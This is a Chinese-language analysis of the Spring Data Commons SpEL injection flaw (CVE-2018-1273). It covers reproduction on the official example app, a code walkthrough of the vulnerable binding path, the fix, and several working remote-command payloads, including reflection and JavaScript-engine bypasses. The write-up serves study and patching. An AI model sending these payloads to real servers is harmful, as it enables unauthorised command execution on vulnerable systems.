

简介

Spring Data是一个用于简化数据库访问，并支持云服务的开源框架，其主要目标是使数据库的访问变得方便快捷。实际上国内的Java开发采用Spring Data系列的不少。这个漏洞本质也还是SPEL的问题

影响版本

Spring Data Commons在2.0.5及以前版本中，存在一处SpEL表达式注入漏洞，攻击者可以注入恶意SpEL表达式以执行任意命令。

- 2.0.x users should upgrade to 2.0.6
- 1.13.x users should upgrade to 1.13.11
- Older versions should upgrade to a supported branch

环境搭建&复现


首先下载官方的示例程序

<https://github.com/spring-projects/spring-data-examples>

然后切换到一个比较老的有漏洞的版本

```
git reset --hard ec94079b8f2b1e66414f410d89003bd333fb6e7d
```


IDEA打开自动处理完依赖后，运行这个main方法



访问 <http://localhost:8080/users>


post传入payload,成功命令执行:

```
username[#this.getClass().forName("java.lang.Runtime").getRuntime().exec("calc")]=&password=&repeatedPassword=
```



漏洞分析

在SpringDataWebConfiguration类的特性被启用的时候，会将ProxyingHandlerMethodArgumentResolver处理器注册到参数处理器中去(这里在程序启动阶段执行)




```
SpringDataWebConfiguration > addArgumentResolvers()
.class file, bytecode version: 52.0 (Java 8)
Download Sources Choose Sources...

    }

    public void addArgumentResolvers(List<HandlerMethodArgumentResolver> argumentResolvers) { argumentResolvers: size = 2
        argumentResolvers.add(this.sortResolver());
        argumentResolvers.add(this.pageableResolver());
        ProxyingHandlerMethodArgumentResolver resolver = new ProxyingHandlerMethodArgumentResolver(this.getRequiredConversionService()); resolver: ProxyingHandlerMethodArgumentResolver@8650
        resolver.setBeanFactory(this.context); context: "org.springframework.boot.web.servlet.context.AnnotationConfigServletWebServerApplicationContext"
        this.forwardBeanClassLoader(resolver);
        argumentResolvers.add(resolver); argumentResolvers: size = 2 resolver: ProxyingHandlerMethodArgumentResolver@8650
    }

    + {ProxyingHandlerMethodArgumentResolver@8650}
```

这个 ProxyingHandlerMethodArgumentResolver处理器是实现了HandlerMethodArgumentResolver接口,该接口只有俩个方法，supportsParameter返回true表示支持解析，之后调用resolveArgument将结果作为参数传入




```
HandlerMethodArgumentResolver > resolveArgument()
.class file, bytecode version: 52.0 (Java 8)
Download Sources Choose Sources...

import ...

public interface HandlerMethodArgumentResolver {
    boolean supportsParameter(MethodParameter var1);

    @Nullable
    Object resolveArgument(MethodParameter var1, @Nullable ModelAndViewContainer var2, NativeWebRequest var3, @Nullable WebDataBinderFactory var4) throws Exception;
}
```

接着我们传入我们的payload:



```
InvocableHandlerMethod > getMethodArgumentValues()
.class file, bytecode version: 52.0 (Java 8)
Download Sources Choose Source...

MethodParameter[] parameters = this.getMethodParameters(); parameters: MethodParameter[3]@9295
Object[] args = new Object[parameters.length]; args: Object[3]@9512

for(int i = 0; i < parameters.length; ++i) { i: 0
    MethodParameter parameter = parameters[i]; parameter: "method 'register' parameter 0" parameters: MethodParameter[3]@9295
    parameter.initParameterNameDiscovery(this.parameterNameDiscoverer); parameterNameDiscoverer: DefaultParameterNameDiscoverer@9322
    args[i] = this.resolveProvidedArgument(parameter, providedArgs); providedArgs: Object[0]@9511
    if (args[i] == null) { args: Object[3]@9512 i: 0
        if (this.argumentResolvers.supportsParameter(parameter)) { argumentResolvers: HandlerMethodArgumentResolverComposite@9247 parameter: "method 'register' parameter 0"
            try {
                args[i] = this.argumentResolvers.resolveArgument(parameter, mavContainer, request, this.dataBinderFactory);
            } catch (Exception var9) {
            }
        }
    }
}
```

```

HandlerMethodArgumentResolverComposite > supportsParameter()
Compiled .class file, bytecode version: 52.0 (Java 8)
}

public void clear() { this.argumentResolvers.clear(); }

public boolean supportsParameter(MethodParameter parameter) {
    return this.getArgumentResolver(parameter) != null;
}

```

然后这里进行遍历,当这里等于ProxyingHandlerMethodArgumentResolver时跟进去

```

> Maven: org.springframework:spring-jdbc
HandlerMethodArgumentResolverComposite > getArgumentResolver()
this.argumentResolvers
this.argumentResolvers = (LinkedList@9281) size = 29
> { } 0 = (RequestParamMethodArgumentResolver@9326)
> { } 1 = (RequestParamMapMethodArgumentResolver@9356)
> { } 2 = (PathVariableMethodArgumentResolver@9357)
> { } 3 = (PathVariableMapMethodArgumentResolver@9358)
> { } 4 = (MatrixVariableMethodArgumentResolver@9359)
> { } 5 = (MatrixVariableMapMethodArgumentResolver@9360)
> { } 6 = (ServletModelAttributeMethodProcessor@9361)
> { } 7 = (RequestResponseBodyMethodProcessor@9362)

HandlerMethodArgumentResolver result = (HandlerMethodArgumentResolver)this.argumentResolverCache.get(parameter); result: null argumentResolver
if (result == null) { result: null
    Iterator var3 = this.argumentResolvers.iterator(); argumentResolvers: size = 29
    while(var3.hasNext()) {
        HandlerMethodArgumentResolver methodArgumentResolver = (HandlerMethodArgumentResolver)var3.next(); methodArgumentResolver: ProxyingHandlerMethodArgumentResolver
        if (this.logger.isTraceEnabled()) {
            this.logger.trace( "Testing if argument resolver [" + methodArgumentResolver + "] supports [" + parameter.getGenericParameterType() + "]" );
        }
        if (methodArgumentResolver.supportsParameter(parameter)) { methodArgumentResolver: ProxyingHandlerMethodArgumentResolver@9381 parameter: MethodParameter[3]@9295
            result = methodArgumentResolver;
            this.argumentResolverCache.put(parameter, methodArgumentResolver);
            break;
        }
    }
}

```

这里我们传入的参数是一个接口,所以后面返回true,支持我们去解析

```

ProxyingHandlerMethodArgumentResolver > supportsParameter()
Compiled .class file, bytecode version: 52.0 (Java 8)
Download Sources Choose Sources

@
public boolean supportsParameter(MethodParameter parameter) { parameter: "method 'register' parameter 0"
    Class<?> type = parameter.getParameterType(); type: "interface example.users.web.UserController$UserForm"
    if (!type.isInterface()) { type: "interface example.users.web.UserController$UserForm"
        return false;
    }
    } else if (parameter.getParameterAnnotation(ProjectedPayload.class) != null) { parameter: "method 'register' parameter 0"
        return true;
    }
    } else if (AnnotatedElementUtils.findMergedAnnotation(type, ProjectedPayload.class) != null) {
        return true;
    }
    } else {
        String packageName = ClassUtils.getPackageName(type);
        return IGNORED_PACKAGES.stream().anyMatch((it) -> {
            return packageName.startsWith(it);
        });
    }
}

```

然后回到这里调用resolveArgument方法进行解析

```

InvocableHandlerMethod > getMethodArgumentValues()
Compiled .class file, bytecode version: 52.0 (Java 8)
Download Sources Choose Sources

for(int i = 0; i < parameters.length; ++i) { i: 0
    MethodParameter parameter = parameters[i]; parameter: "method 'register' parameter 0" parameters: MethodParameter[3]@9295
    parameter.initParameterNameDiscovery(this.parameterNameDiscoverer); parameterNameDiscoverer: DefaultParameterNameDiscoverer@9322
    args[i] = this.resolveProvidedArgument(parameter, providedArgs); providedArgs: Object[0]@9511
    if (args[i] == null) {
        if (this.argumentResolvers.supportsParameter(parameter)) {
            try {
                args[i] = this.argumentResolvers.resolveArgument(parameter, mavContainer, request, this.dataBinderFactory); args: Object[3]@9512 i: 0 arg
            } catch (Exception var9) {
            }
        }
    }
}

```

这里new了一个MapDataBinder对象,然后调用它的bind方法,并且传入了request.getParameterMap() (包含我们的payload)


```
ProxyingHandlerMethodArgumentResolver > createAttribute()
ed .class file, bytecode version: 52.0 (Java 8) Download Sources Cho
}
}

protected Object createAttribute(String attributeName, MethodParameter parameter, WebDataBinderFactory binderFactory, NativeWebRequest request) thr
MapDataBinder binder = new MapDataBinder(parameter.getParameterType(), this.conversionService); binder: MapDataBinder@9757 parameter: "method
binder.bind(new MutablePropertyValues(request.getParameterMap())); binder: MapDataBinder@9757 request: "ServletWebRequest: uri=/users;client=
return this.proxyFactory.createProjection(parameter.getParameterType(), binder.getTarget());
```

```
✓ request.getParameterMap() = {ParameterMap@9699} size = 5

> {...} "page" -> {String[1]@10097}
> {...} "size" -> {String[1]@10099}
> {...} "username[#this.getClass().forName("java.lang.Runtime").getRuntir ... View
> {...} "password" -> {String[1]@10103}
> {...} "repeatedPassword" -> {String[1]@10105}
```

接着一路走

```
DataBinder > bind()
piled .class file, bytecode version: 52.0 (Java 8) Download Sources Choose Sources..
return this.getTypeConverter().convertIfNecessary(value, requiredType, field);
}

public void bind(PropertyValues pvs) { pvs: "PropertyValues: length=5; bean property 'page'; bean property 'size'; bean property 'username[#this.getClass().for
MutablePropertyValues mpvs = pvs instanceof MutablePropertyValues ? (MutablePropertyValues)pvs : new MutablePropertyValues(pvs); mpvs: "PropertyValues: len
this.doBind(mpvs); mpvs: "PropertyValues: length=5; bean property 'page'; bean property 'size'; bean property 'username[#this.getClass().forName("java.lang
}

protected void doBind(MutablePropertyValues mpvs) {
this.checkAllowedFields(mpvs);
this.checkRequiredFields(mpvs);
this.applyPropertyValues(mpvs);
}
```

这里有个while循环,快进到解析username

```
AbstractPropertyAccessor > setPropertyValues()
ed .class file, bytecode version: 52.0 (Java 8) Download Sources Choose Sources...
public void setPropertyValues(PropertyValues pvs, boolean ignoreUnknown, boolean ignoreInvalid) throws BeansException { pvs: "PropertyValues: length=5; bean pr
List<PropertyAccessException> propertyAccessExceptions = null; propertyAccessExceptions: null
List<PropertyValue> propertyValues = pvs instanceof MutablePropertyValues ? ((Mutable
Iterator var6 = propertyValues.iterator(); propertyValues: size = 5

while(var6.hasNext()) {
PropertyValue pv = (PropertyValue)var6.next(); pv: "bean property 'page'"

try {
this.setPropertyValue(pv); pv: "bean property 'page'"
} catch (NotWritablePropertyException var9) {
if (!ignoreUnknown) {
}
}
}

propertyValues
propertyValues = (ArrayList@10149) size = 5
> {...} 0 = (PropertyValue@10150) "bean property 'page'"
> {...} 1 = (PropertyValue@10184) "bean property 'size'"
> {...} 2 = (PropertyValue@10185) "bean property 'username[#this.ge... View
> {...} 3 = (PropertyValue@10186) "bean property 'password'"
> {...} 4 = (PropertyValue@10187) "bean property 'repeatedPassword'"
```

这里propertyName包含我们的payload,然后后面就是常规的解析操作

```
MapDataBinder > MapPropertyAccessor > setPropertyValue()
led .class file, bytecode version: 52.0 (Java 8) Download Sources Choose Sources...

}

public void setPropertyValue(String propertyName, @Nullable Object value) throws BeansException {
    if (!this.isWritableProperty(propertyName)) {
        throw new NotWritablePropertyException(this.type, propertyName);
    } else {
        StandardEvaluationContext context = new StandardEvaluationContext();
        context.addPropertyAccessor(new MapDataBinder.MapPropertyAccessor.PropertyTraversingMapAccessor(this.type, this.conversionService));
        context.setTypeConverter(new StandardTypeConverter(this.conversionService));
        context.setRootObject(this.map);
        Expression expression = PARSE.parseExpression(propertyName);
        PropertyPath leafProperty = this.getPropertyPath(propertyName).getLeafProperty();
        TypeInformation<?> owningType = leafProperty.getOwningType();
        TypeInformation<?> propertyType = leafProperty.getTypeInformation();
        propertyType = propertyName.endsWith("[") ? propertyType.getActualType() : propertyType;
        if (propertyType != null && this.conversionRequired(value, propertyType.getType())) {...}

        expression.setValue(context, value);
    }
}
```

漏洞修复


将StandardEvaluationContext替代为SimpleEvaluationContext,将权限设置为最小

其他点

这里还看陈师傅有说:

Spring Data Commons 2.0.5版本中 MapDataBinder.java 的182添加了:

```
context.setTypeLocator(typeName -> {
    throw new
    SpelEvaluationException(SpelMessage.TYPE_NOT_FOUND,
    typeName);
});
```



会导致下面几种执行不成功。这里环境一直搭不出来,有点头大,没有在自己电脑上运行。

```
(new java.lang.ProcessBuilder('calc')).start()  
T(java.lang.Runtime).getRuntime().exec('calc.exe')
```

可以使用反射绕过

```
username[#this.getClass().forName("java.lang.Runtime").get  
Runtime().exec("calc.exe")]=chybeta&password=chybeta&repea  
tedPassword=chybeta
```

还有这种基于js的

```
username[#this.getClass().forName("javax.script.ScriptEngi  
neManager").newInstance().getEngineByName("js").eval("java  
.lang.Runtime.getRuntime().exec('xterm')")]=asdf
```

这里环境一直搭不起,先留着吧,有时间再来看看

参考

<https://www.milk7ea.com/2020/02/03/%E6%B5%85%E6%9E%90Spring-Data-Commons%E4%B9%8BCVE-2018-1273/>

<https://xz.aliyun.com/t/2269>

https://mp.weixin.qq.com/s?__biz=MzU0NzYzMzU0Mw==&mid=2247483666&idx=1&sn=91e3b2aab354c55e0677895c02fb068c&from=1084195010&wm=2005_0002&weiboauthorid=5458358938

<https://xushao.ltd/post/cve-2018-1273-fen-xi/#%E8%A1%A5%E4%B8%81%E5%88%86%E6%9E%90>